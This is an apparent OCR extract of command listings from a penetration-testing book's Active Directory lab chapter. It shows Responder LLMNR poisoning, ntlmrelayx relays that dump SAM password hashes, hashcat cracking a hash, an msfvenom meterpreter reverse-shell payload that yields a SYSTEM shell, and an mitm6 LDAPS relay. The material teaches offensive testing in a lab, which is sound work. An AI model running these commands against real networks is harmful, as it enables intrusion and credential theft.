
Bob-PC

Windows Server


```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

Set to Off

```
kali@kali:~$ sudo responder -I eth2 -dwPv

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
```



```
kali@kali:~$ ntlmrelayx.py -t 192.168.42.26 -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/c
rypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, an
d will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
```




```
[*] HTTPD: Received connection from 192.168.42.28, attacking target smb://192
.168.42.26
[*] HTTPD: Client requested path: /
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0×420 - ERROR_SERVICE_ALREADY_RUNNING - An insta
nce of the service is already running.
[*] Target system bootKey: 0×b42d31d2738e54fddb6c0a342d92f2f2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b694070e6e81581697aa7
9d0154c6412:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
[*] Done dumping SAM hashes for host: 192.168.42.26
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
kali@kali:~$ cat /home/kali/Desktop/samdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b694070e6e81581697aa7
9d0154c6412:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
```

```
kali@kali:~$ cut -d ":" -f 4 /home/kali/Desktop/samdump.txt
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
b694070e6e81581697aa79d0154c6412
499e7d8c6c8ad470e57e00d0f3618d5e
```


```
kali@kali:~$ cat /home/kali/Desktop/samdump-NTLM-hashes.txt
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
b694070e6e81581697aa79d0154c6412
499e7d8c6c8ad470e57e00d0f3618d5e
```

```
kali@kali:~$ hashcat -h | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS          | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)     | Network Protocol
   5600 | NetNTLMv2                          | Network Protocol
  27100 | NetNTLMv2 (NT)                     | Network Protocol
   1000 | NTLM                               | Operating System
```


```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

499e7d8c6c8ad470e57e00d0f3618d5e:P@ssword2
Approaching final keyspace - workload adjusted.
```

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.42.27
LPORT=4444 -f exe -o payload4.exe -e x86/shikata_ga_nai -i 9
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai chosen with final size 597
Payload size: 597 bytes
Final size of exe file: 73802 bytes
Saved as: payload4.exe
```


```
kali@kali:~$ ntlmrelayx.py -t 192.168.42.26 -smb2support -e /home/kali/payloa
d4.exe
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/c
rypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, an
d will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
```






```
[+] Successfully migrated into process 516
[*] Meterpreter session 9 opened (192.168.42.27:4444 → 192.168.42.26:49711)
at 2024-01-13 18:18:47 -0500

meterpreter > shell
Process 1156 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```





Chapter 13: Advanced Active Directory Attacks







Key Distribution Center
3
Kerberos
Client
Application Server


Key Distribution Center
4
Kerberos
Client
Application Server


Key Distribution Center
Kerberos
5
Client
Application Server


kali-linux-2024.1-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
0800272E7AF7
Cable Connected
OK
Cancel
Help

```
C:\Users\Administrator> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Certificate,ADCS-Cert-Authority -Restart

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             Success        {Active Directory Certificate Services, Ce...
```

A

B

```
PS C:\Users\Administrator> Install-AdcsCertificationAuthority -CAType EnterpriseRootCA -CACommonName "redteamlab-DC1-
CA" -KeyLength 2048 -HashAlgorithmName SHA256 -ValidityPeriod Years -ValidityPeriodUnits 10

Confirm
Are you sure you want to perform this action?
Performing the operation "Install-AdcsCertificationAuthority" on target "DC1".
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): A

ErrorId ErrorString
------- -----------
      0


PS C:\Users\Administrator> Restart-Computer -Force
```

A

B

C

```
kali@kali:~$ ntlmrelayx.py -6 -t ldaps://192.168.42.40 -wh wpad.redteamlab.lo
cal -l /home/kali/mitm6-loot
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/c
rypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, an
d will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

